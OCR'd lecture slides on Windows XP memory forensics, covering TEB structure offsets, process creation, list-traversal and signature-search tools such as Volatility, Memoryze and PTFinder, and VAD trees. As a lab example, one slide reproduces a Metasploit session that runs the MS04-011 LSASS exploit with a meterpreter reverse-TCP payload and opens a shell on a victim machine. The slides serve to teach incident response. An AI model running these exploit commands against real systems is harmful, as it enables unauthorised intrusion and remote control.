0xf28 DWORD HardErrorsAreDisabled;
0xf2c void* Instrumentation[16];
0xf6c void* WinSockData;
0xf70 DWORD GdiBatchCount;
0xf74 UChar InDbgPrint;
0xf75 UChar FreeStackOnTermination;
0xf76 UChar HasFiberData;
0xf77 UChar IdealProcessor;
0xf78 DWORD Spare3;
0xf7c void* ReservedForPerf;
0xf80 void* ReservedForOle;
0xf84 DWORD WaitingOnLoaderLock;
0xf88 _Wx86ThreadState Wx86Thread;
0xf94 void** TlsExpansionSlots;
0xf98 DWORD ImpersonationLocale;
0xf9c DWORD IsImpersonating;
0xfa0 void* NlsCache;
0xfa4 void* pShimData;
0xfa8 DWORD HeapVirtualAffinity;
0xfac void* CurrentTransactionHandle;
0xfb0 _TEB_ACTIVE_FRAME* ActiveFrame;
};
```

```
struct _NT_TIB {
0x00  _EXCEPTION_REGISTRATION_RECORD* ExceptionList;
0x04  void* StackBase;
0x08  void* StackLimit;
0x0c  void* SubSystemTib;
0x10  void* FiberData;
0x10  DWORD Version;
0x14  void* ArbitraryUserPointer;
0x18  _NT_TIB* Self;
};
```

Last updated on Fri Dec 23 2005
Created by Ero Carrera Ventura

OpenRCE.org

Memory Layout for Windows XP

References:

NTIllusion: A portable Win32 userland rootkit, Kdm; Phrack 62, Volume 0x0b, Issue 0x3e, Phile #0x0c of 0x10

Inside Microsoft® Windows® 2000, Third Edition [Chapter 6: Processes, Threads, and Jobs]
http://www.microsoft.com/mspress/books/sampchap/4354.asp

Process creation etc.

1. The image file is opened, various checks is performed
2. The EProcess object is created, also KProcess and PEB and initial address space is set up
3. The initial thread is created
4. The Windows subsystem is notified about the new process and its characteristics
5. Execution of the initial thread starts, process environment is set up
6. Initialization of address space is completed

- If RAM or process is dumped now evidence is possible to analyze

Two Paths to Memory Reconstruction

- Tree and list traversal
  - Memparser (C code), Chris Betz
    - http://sourceforge.net/projects/memparser
  - KnTTools and KnTList (HBGary)
    - http://gmgsystemsinc.com/knttools/
  - WMFT (.NET code)
    - http://forensic.seccure.net/
- Object “fingerprint” / pattern searches
  - PTFinder / PoolFinder (Perl)
    - http://computer.forensikblog.de/en/
- Both methods (modern tools)
  - Volatility (Python) and Mandiant Memoryze
    http://code.google.com/p/volatility/
    - https://www.volatilesystems.com

MANDIANT Memoryze Features
Use with MANDIANT Redline

http://www.mandiant.com/

- image the full range of system memory (not reliant on API calls)
- image a process' entire address space to disk. This includes a process' loaded DLLs, EXEs, heaps, and stacks
- image a specified driver or all drivers loaded in memory to disk
- enumerate all running processes (including those hidden by rootkits). For each process, Memoryze can:
  - report all open handles in a process (for example, all files, registry keys, etc.)
  - list the virtual address space of a given process including:
    - displaying all loaded DLLs
    - displaying all allocated portions of the heap and execution stack
  - list all network sockets that the process has open, including any hidden by rootkits
  - output all strings in memory on a per process base
  - identify all drivers loaded in memory, including those hidden by rootkits
  - report device and driver layering, which can be used to intercept network packets, keystrokes and file activity
  - identify all loaded kernel modules by walking a linked list
  - identify hooks - often used by rootkits - in the System Call Table, the Interrupt Descriptor Tables (IDTs), and driver function tables (IRP tables)
- ***MANDIANT Memoryze can perform all these functions on live system memory or memory image files – whether they were acquired by Memoryze or other memory acquisition tools***

List Traversal Basics

- Find index into lists and tables of interesting structure
  - Kernel image is needed for offsets and symbols that help find a number of these
  - Addresses can change from one Service Pack to next SP
    - Copy of NT kernel part of KnTTools acquisition process
    - Other approach is to build hardcoded tool modules for each
- EPROCESS linked list is a common example, with pointers to
  - _ETHREAD structures
  - SID of starting user
  - Start time, PID and other metadata in PEB (Process Environment Block)
  - Process virtual memory pages
- These structures allow reconstruction of some familiar IR-style data


Fingerprint Searching Basics


- Brute force pattern search approach
- Scan for sufficiently unique structure signatures
  - PTFinder works with EPROCESS and ETHREAD structs
    - _DISPATCHER_HEADER
  - PoolFinder parses kernel pool memory
    - Pre allocated 4KB memory pool pages
    - Undocumented
- Perform basic sanity checks on data to weed out corrupt records, duplicates etc.
- PTFinder doesn't perform further analysis but does provide optional graphical output via .dot file
  - Graphviz - http://www.graphviz.org/

Graphviz

PTFinder


- dfrws2005-physical-memory1.dmp





FATkit Framework

- Forensic Analysis Toolkit (FATKit)
  - http://4tphi.net/fatkit/
  - Good home page with lots of (old) resources!
- Modular cross platform analyze
  - Got more or less the same functions as MANDIANT Memoryze



Volatility Framework

volatility
An advanced memory forensics framework

http://code.google.com/p/volatility/

- Comes from Forensic Analysis Toolkit (FATKit)
- At present, most actively developed open tool
  - Running processes, DLLs loaded for each, open network sockets, network connections, open files handles for each process, system modules, mapping interesting strings to process (physical offset to virtual address translation)
  - Extract executables and much more…
  - **Reading the Volatility Wiki page is a must! Latest dev. in the field...**
- Interesting modules/plugins (the lab is more updated with links)
  - Cryptscan (find TrueCrypt password)
    - http://lists.volatilesystems.com/pipermail/vol-users/2008-October/000062.html
  - Suspicious (find suspicious command lines)
    - http://lists.volatilesystems.com/pipermail/vol-users/2008-October/000063.html
- Full List of Volatility Plugins
  - http://www.forensicswiki.org/wiki/List_of_Volatility_Plugins

Pros and Cons

- **Pros**

Pattern search
• Find unlinked, dead structures (warm reboot)
• Can work with imperfect dumps

List traversal
• Can stitch together more related records from kernel perspective


Cons

Pattern search
• Less context without following related structures/objects
• Susceptible to chaff

List traversal
• Can miss unlinked, dead structures
• Targeted countermeasures

Malware example

- Metasploit attack over network against LSASS (Local Security Subsystem Service) – manages logins, passwords, access tokens, ...
  - Meter preter reflective DLL injection (dll not visible with listdlls.exe etc.)
  - Victim memory is dumped with win32dd (MoonSols DumpIt)
- [server]\training_forensics_networkanalysis\RAM dumps\lecture-example



```
       =[ metasploit v3.3.3-release [core:3.3 api:1.0]
+ -- --=[ 481 exploits - 220 auxiliary
+ -- --=[ 192 payloads - 22 encoders - 8 nops
       =[ svn r7957 updated 174 days ago (2009.12.23)

Warning: This copy of the Metasploit Framework was last updated 174 days ago.
         We recommend that you update the framework at least every other day.
         For information on updating your copy of Metasploit, please see:
             http://dev.metasploit.com/redmine/projects/framework/wiki/Updating

msf >
msf >
msf > use windows/smb/ms04_011_lsass
msf exploit(ms04_011_lsass) > set payload windows/meterpreter/reverse_ord_tcp
payload => windows/meterpreter/reverse_ord_tcp
msf exploit(ms04_011_lsass) > set rhost 192.168.85.129
rhost => 192.168.85.129
msf exploit(ms04_011_lsass) > set lhost 192.168.2.228
lhost => 192.168.2.228
msf exploit(ms04_011_lsass) > exploit

[*] Started reverse handler on port 4444
[*] Binding to 3919286a-b10c-11d0-9ba8-00c04fd92ef5:0.0@ncacn_np:192.168.85.129[\lsarpc]...
[*] Bound to 3919286a-b10c-11d0-9ba8-00c04fd92ef5:0.0@ncacn_np:192.168.85.129[\lsarpc]...
[*] Getting OS information...
[*] Trying to exploit Windows 5.1
[*] Transmitting intermediate stager for over-sized stage...(216 bytes)
[*] Sending stage (723456 bytes)
[*] Meterpreter session 1 opened (192.168.2.228:4444 -> 192.168.2.228:63680)
[*] The DCERPC service did not reply to our request

meterpreter > sysinfo
Computer: HJO-PT7K6BQCJHW
OS      : Windows XP (Build 2600, ).
Arch    : x86
Language: en_US
meterpreter >
```

VAD (Virtual Adress Descriptors)

- From “The VAD tree: A process-eye view of physical memory” DFRWS 2007 (p62-dolan-gavitt.pdf)
  - http://vadtools.sourceforge.net/
- The VAD tree is used by the Windows memory manager to describe memory ranges used by a process as they are allocated
- When a process allocates memory with VirutalAlloc, the memory manager creates an entry in the VAD tree
- By walking the nodes in the tree structure one can find injected libraries and hidden modules

MMVAD
Vad = medium
VadS = small
Vadl = large

Balanced tree
VadRoot





Fig. 1 – A portion of the VAD tree for notepad.exe.

SIFT Workstation 2.x - Volatility


Applications
Places
System
PTK
Tue Jan 25 08:16
sansforensics
sansforensics@SIFT-Workstation: /mnt/hgfs/Host-Computer-C-Drive/mandiant-volatility
File
Edit
View
Terminal
Help
SIFTWORKSTATION
sansforensics's Home
cases
mount_points
VMware-Shared-Drive
SIFT Workstation Cheat Sheet 1.5.pdf
SIFT WORKSTATION README and TOOL LIST.pdf
and Incident Response with Rob Lee
sansforensics@SIFT-W...
[mnt - File Browser]

```
sansforensics@SIFT-Workstation:/mnt/hgfs/Host-Computer-C-Drive/mandiant-volatility$ volatility

        Volatile Systems Volatility Framework v1.3
        Copyright (C) 2007,2008 Volatile Systems
        Copyright (C) 2007 Komoku, Inc.
        This is free software; see the source for copying conditions.
        There is NO warranty; not even for MERCHANTABILITY or FITNESS FOR A PARTICULAR PURPOSE.

        usage: volatility cmd [cmd_opts]

        Run command cmd with options cmd_opts
        For help on a specific command, run 'volatility cmd --help'

        Supported Internel Commands:
                connections     Print list of open connections
                connscan        Scan for connection objects
                connscan2       Scan for connection objects (New)
                datetime        Get date/time information for image
                dlllist         Print list of loaded dlls for each process
                dmp2raw         Convert a crash dump to a raw dump
                dmpchk          Dump crash dump information
                files           Print list of open files for each process
                hibinfo         Convert hibernation file to linear raw image
                ident           Identify image properties
                memdmp          Dump the addressable memory for a process
                memmap          Print the memory map
                modscan         Scan for modules
                modscan2        Scan for module objects (New)
                modules         Print list of loaded modules
                procdump        Dump a process to an executable sample
                pslist          Print list of running processes
                psscan          Scan for EPROCESS objects
                psscan2         Scan for process objects (New)
                raw2dmp         Convert a raw dump to a crash dump
```

Malware example - Volatility

